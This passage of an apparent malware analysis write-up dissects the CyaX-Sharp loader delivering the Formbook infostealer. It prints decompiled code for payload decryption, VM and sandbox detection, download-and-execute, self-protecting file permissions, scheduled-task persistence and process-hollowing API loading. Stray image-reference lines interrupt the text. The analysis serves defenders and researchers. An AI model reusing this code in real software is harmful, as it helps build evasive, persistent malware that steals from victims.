    int num = (int)(BinaryCompatibility[BinaryCompatibility.Length - 1] ^ 112);
    byte[] array = new byte[BinaryCompatibility.Length + 1];
    int num2 = 0;
    for (int i = 0; i <= BinaryCompatibility.Length - 1; i++)
    {
        int num3 = (int)BinaryCompatibility[i] ^ num ^ (int)bytes[num2];
        array[i] = (byte)num3;
        bool flag = num2 == Opcode.Length + 2 - 3;
        if (flag)
        {
            num2 = 0;
        }
        else
        {
            num2++;
        }
    }
    Array.Resize<byte>(ref array, BinaryCompatibility.Length - 1);
    return array;
}
```

Function that decrypts the third stage.


Once decrypted, the second stage loads the third stage as a .NET assembly, like we saw previously, executing a function named **yjO9HynvmD**.

bi	{byte[0x000AD400]}
assembly	{DotNetZipAdditionalPlatforms, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null}
type	{Name = "Ui2Pd13dkb1vs7hOkW" FullName = "KgQOOJRFMagDspOydC.Ui2Pd13dkb1vs7hOkW"}
tp	{Void yjO9HynvmD()}

Third stage being loaded.

Analysis – Stage 03 (CyaX-Sharp)

The third stage is yet another .NET file, but this time it's protected with .NET Reactor. The compilation date is also near the other files, on February 21, 2022. This file is a known loader/packer named CyaX-Sharp, which is commonly used to deliver malware like AgentTesla and Warzone RAT.



Binary details of the third stage.

Before executing the payload, this packer offers many functionalities such as Virtual Machine and Sandbox detection. These features can be enabled or disabled through configuration, which is stored in a string within the binary.

```
// Token: 0x0400002A RID: 42
private static string string_2 = "2||1||0||0||0||0||||||0||0||0||0||||||||||||||0||0||0||0||0||0||0||
  v4||2||4246||1||0||||||0||0||0||||0||";

// Token: 0x0400002B RID: 43
private static string[] string_3 = Strings.Split(Class12.string_2, "||", -1, CompareMethod.Binary);
```

CyaX-Sharp configuration string.

Once it's running, it starts by parsing the configuration string and then calling the functions related to the features for which the option is enabled.

```
// Token: 0x0600006C RID: 108 RVA: 0x00009B7C File Offset: 0x00007D7C
public static void smethod_10()
{
    string text = Class12.smethod_15(Assembly.GetEntryAssembly());
    if (Class12.int_7 == 1)
    {
        Class12.smethod_1(Class12.string_5);
        Class12.smethod_2();
    }
    if (Class12.emPuOtAqIe == 1)
    {
        Thread.Sleep(Conversions.ToInteger(Class12.string_3[35]) * 1000);
    }
    if (Class12.int_8 == 1)
    {
        Class12.smethod_0();
    }
    if (Class12.int_6 == 1)
    {
        Class3.smethod_2(text);
    }
    if (Class12.int_4 == 1 && Class1.smethod_2())
    {
        Environment.Exit(0);
    }
    if (Class12.int_5 == 1 && Class1.smethod_1(text))
    {
        Environment.Exit(0);
    }
```


CyaX-Sharp main function.

The malware checks if there's another instance running through a Mutex object named "**WuhpBQuQigdPUFFvzgV**".

```
// Token: 0x06000061 RID: 97 RVA: 0x000094F4 File Offset: 0x000076F4
public static void smethod_1(string string_11)
{
    try
    {
        Mutex.OpenExisting(string_11);
        Environment.Exit(0);
    }
    catch (Exception)
    {
        Class12.mutex_0 = new Mutex(false, string_11);
    }
}
```

Mutex created by the third stage.

Then, the malware checks if the process is running with administrative privileges, and it adds the path of the executable to the exclusion list of Microsoft Defender.



Simple Windows Defender bypass.

In this specific file, the Virtual Machine and Sandbox verification are disabled. However, just to demonstrate how it works, this malware is able to detect virtualized environments by checking the presence of specific values in the Windows Registry, used by software like VirtualBox and VMware.

```
// Token: 0x06000008 RID: 8 RVA: 0x00007338 File Offset: 0x00005538
public static bool smethod_2()
{
    bool result;
    if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\\Scsi
      Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VBOX"))
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\Description\\System",
      "SystemBiosVersion").ToUpper(), "VBOX"))
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\Description\\System",
      "VideoBiosVersion").ToUpper(), "VIRTUALBOX"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class1.smethod_0("SOFTWARE\\Oracle\\VirtualBox Guest
      Additions", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 0\
      \Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VMWARE"))
    {
        result = true;
    }
    else if (Operators.CompareString(Class1.smethod_0("SOFTWARE\\VMware, Inc.\\VMware
      Tools", ""), "noValueButYesKey", false) == 0)
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 1\
      \Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VMWARE"))
    {
        result = true;
    }
    else if (Class1.smethod_4(Class1.smethod_0("HARDWARE\\DEVICEMAP\\Scsi\\Scsi Port 2\
      \Scsi Bus 0\\Target Id 0\\Logical Unit Id 0", "Identifier").ToUpper(), "VMWARE"))
    {
        result = true;
    }
```

Functionality to detect virtualized environments.

For sandbox detection, the malware searches for common file names, loaded modules, and windows titles.

```
// Token: 0x06000007 RID: 7 RVA: 0x000071C0 File Offset: 0x000053C0
public static bool smethod_1(string string_0)
{
    StringBuilder stringBuilder = new StringBuilder();
    int num = 50;
    Class1.GetUserName(stringBuilder, ref num);
    return (int)Class1.GetModuleHandle("SbieDll.dll") != 0 || Operators.CompareString
      (stringBuilder.ToString().ToUpper(), "USER", false) == 0 || Operators.CompareString
      (stringBuilder.ToString().ToUpper(), "SANDBOX", false) == 0 || Operators.CompareString
      (stringBuilder.ToString().ToUpper(), "VIRUS", false) == 0 || Operators.CompareString
      (stringBuilder.ToString().ToUpper(), "MALWARE", false) == 0 || Operators.CompareString
      (stringBuilder.ToString().ToUpper(), "SCHMIDTI", false) == 0 || Operators.CompareString
      (stringBuilder.ToString().ToUpper(), "CURRENTUSER", false) == 0 || Class1.smethod_4
      (string_0.ToUpper(), "\\VIRUS") || Class1.smethod_4(string_0.ToUpper(), "SANDBOX") ||
      Class1.smethod_4(string_0.ToUpper(), "SAMPLE") || Operators.CompareString(string_0, "C:\
      \file.exe", false) == 0 || (int)Class1.FindWindow("Afx:400000:0", (IntPtr)0) != 0;
}
```

Functionality to detect sandboxes.

CyaX-Sharp also offers a feature to download and execute additional payloads, which is also disabled in this sample.

```
// Token: 0x06000067 RID: 103 RVA: 0x000097C0 File Offset: 0x000079C0
public static void smethod_7(string string_11, string string_12)
{
    WebClient webClient = new WebClient();
    string text = Path.GetTempPath() + string_12;
    Class12.smethod_4(text);
    webClient.DownloadFile(string_11, text);
    Process.Start(text);
}
```

Functionality to download and execute additional payloads.

It then copies itself to AppData, as “**YtGUemuxgzC.exe**”.

```
if (Class12.int_1 == 1)
{
    string string_ = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\";
    string text2 = Class12.smethod_16(string_, Class12.string_4, ".exe");
    if (!File.Exists(text2))
    {
        Class12.smethod_4(text2);
        File.Copy(text, text2);
        Class12.smethod_5(text2);
    }
    Class12.smethod_6(Class12.string_4, text2);
}
```

Value

@"C:\Users\ \Desktop\files\04_DotNetZipAdditionalPlatforms-cleaned.dll"

@"C:\Users\ \AppData\Roaming\YtGUemuxgzC.exe"

@"C:\Users\ \AppData\Roaming\"

Malware copying itself to AppData.

The permission of this file is then changed to avoid anyone from deleting it.

```
// Token: 0x06000065 RID: 101 RVA: 0x00009628 File Offset: 0x00007828
public static void smethod_5(string string_11)
{
    try
    {
        DirectoryInfo directoryInfo = new DirectoryInfo(string_11);
        string identity = Environment.UserName.ToString();
        directoryInfo.Attributes = (FileAttributes.ReadOnly | FileAttributes.Hidden | FileAttributes.System | FileAttributes.NotContentIndexed);
        DirectorySecurity directorySecurity = new DirectorySecurity();
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.Read, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.ReadAndExecute, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.Delete, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.Write, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.ChangePermissions, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.TakeOwnership, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.WriteAttributes, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.WriteExtendedAttributes, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Deny));
        directorySecurity.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.ReadData, InheritanceFlags.ContainerInherit |
          InheritanceFlags.ObjectInherit, PropagationFlags.None, AccessControlType.Allow));
        directoryInfo.SetAccessControl(directorySecurity);
    }
    catch (Exception)
    {
    }
}
```

Changing recently copied AppData permission.

To execute this copy, a very simple persistence technique is implemented via Windows scheduled tasks.

Name	Status	Triggers	Next Run Time
YtGUemuxgzC	Ready	Multiple triggers defined	

Malware's persistence.

General | Triggers | Actions | Conditions | Settings | History (disabled)

Action	Details
Start a program	C:\Use AppData\Roaming\YtGUemuxgzC.exe

The final stage is then loaded from a resource named "fVkXSK7E", which contains the encrypted bytes of Formbook.

```
10      // Token: 0x02000008 RID: 8
11      internal static class Class3
12      {
13          // Token: 0x06000022 RID: 34 RVA: 0x00007E0C File Offset: 0x0000600C
14          public static byte[] smethod_0(string string_0)
15          {
16              ResourceManager resourceManager = new ResourceManager(string_0, Assembly.GetExecutingAssembly());
17              return (byte[])resourceManager.GetObject(string_0);
18          }
```

100 %

Locals


Name	Value	Type
string_0	"fVkXSK7E"	string
resourceManager	null	System.Resources.ResourceManag...

CyaX-Sharp loading the final stage.

Before decrypting the payload, CyaX-Sharp builds the path string of the executable that will be used to inject Formbook. In this case, the malware is configured to use "**vbc.exe**".

```
// Token: 0x0600006F RID: 111 RVA: 0x00009D3C File Offset: 0x00007F3C
public static string smethod_13(int int_12, string string_11)
{
    string result = Class12.smethod_15(Assembly.GetEntryAssembly());
    string path = (string)typeof(RuntimeEnvironment).buZhNtjvUs("GetRuntimeDirectory", BindingFlags.InvokeMethod, null, null, null);
    if (int_12 == 0)
    {
        result = string_11;
    }
    if (int_12 == 1)
    {
        result = Path.Combine(path, "MSBuild.exe");
    }
    if (int_12 == 2)
    {
        result = Path.Combine(path, "vbc.exe");
    }
    if (int_12 == 3)
    {
        result = Path.Combine(path, "RegSvcs.exe");
    }
    return result;
}
```

Formbook is then decrypted through bitwise operations using the bytes of the string "**SUASbkTWociWWQ**".




CyaX-Sharp decrypting Formbook.

Formbook is injected into "**vbc.exe**" via Process Hollowing, which we have already explained in more detail in this analysis. All the APIs are loaded dynamically via GetProcAddress and LoadLibraryA APIs.

```
// Token: 0x04000041 RID: 65
private static readonly Class12.Delegate0 delegate0_0 = Class12.smethod_8<Class12.Delegate0>("kernel32", "ResumeThread");

// Token: 0x04000042 RID: 66
private static readonly Class12.Delegate1 delegate1_0 = Class12.smethod_8<Class12.Delegate1>("kernel32", "Wow64SetThreadContext");

// Token: 0x04000043 RID: 67
private static readonly Class12.Delegate2 delegate2_0 = Class12.smethod_8<Class12.Delegate2>("kernel32", "SetThreadContext");

// Token: 0x04000044 RID: 68
private static readonly Class12.Delegate3 delegate3_0 = Class12.smethod_8<Class12.Delegate3>("kernel32", "Wow64GetThreadContext");

// Token: 0x04000045 RID: 69
private static readonly Class12.Delegate4 delegate4_0 = Class12.smethod_8<Class12.Delegate4>("kernel32", "GetThreadContext");

// Token: 0x04000046 RID: 70
private static readonly Class12.Delegate5 delegate5_0 = Class12.smethod_8<Class12.Delegate5>("kernel32", "VirtualAllocEx");

// Token: 0x04000047 RID: 71
private static readonly Class12.Delegate6 delegate6_0 = Class12.smethod_8<Class12.Delegate6>("kernel32", "WriteProcessMemory");

// Token: 0x04000048 RID: 72
private static readonly Class12.Delegate7 delegate7_0 = Class12.smethod_8<Class12.Delegate7>("kernel32", "ReadProcessMemory");

// Token: 0x04000049 RID: 73
private static readonly Class12.Delegate8 delegate8_0 = Class12.smethod_8<Class12.Delegate8>("ntdll", "ZwUnmapViewOfSection");

// Token: 0x0400004A RID: 74
private static readonly Class12.Delegate9 delegate9_0 = Class12.smethod_8<Class12.Delegate9>("kernel32", "CreateProcessA");
```

APIs related to Process Hollowing.

We can find Formbook fully decrypted by inspecting the “**vbc.exe**” process memory, or by dumping the bytes once it’s decrypted in the third stage.



Formbook injected into “vbc.exe”


Analysis – Stage 04 (Formbook)

The last stage is Formbook, which is an infostealer sold as a service (MaaS) on hacking-related forums since 2016. This malware provides many functionalities, such as:

1. Grabbing keystrokes (Keylogger);
2. Grabbing screenshots;
3. Grabbing HTTP(s) forms from network requests;
4. Stealing data from the clipboard;
5. Stealing data from common software, such as browsers, email, and ftp clients;
6. Shutdown/Reboot the OS;
7. Download and execute additional files;
8. Remotely execute commands;

9. Encrypted C2 communication;

The malware is written in ASM/C, and the compilation timestamp seems to be altered, as it indicates it was created in 2003.



Binary details of Formbook payload.

The primary entry point of Formbook is straightforward. Once running, it calls the main function which is named "**InjectMaliciousPayload**" in this IDA database. Most of the strings are obfuscated using the "Stack Strings" technique, which can be defeated with FLOSS. A list of decoded strings for this sample can be found in our GitHub repository.

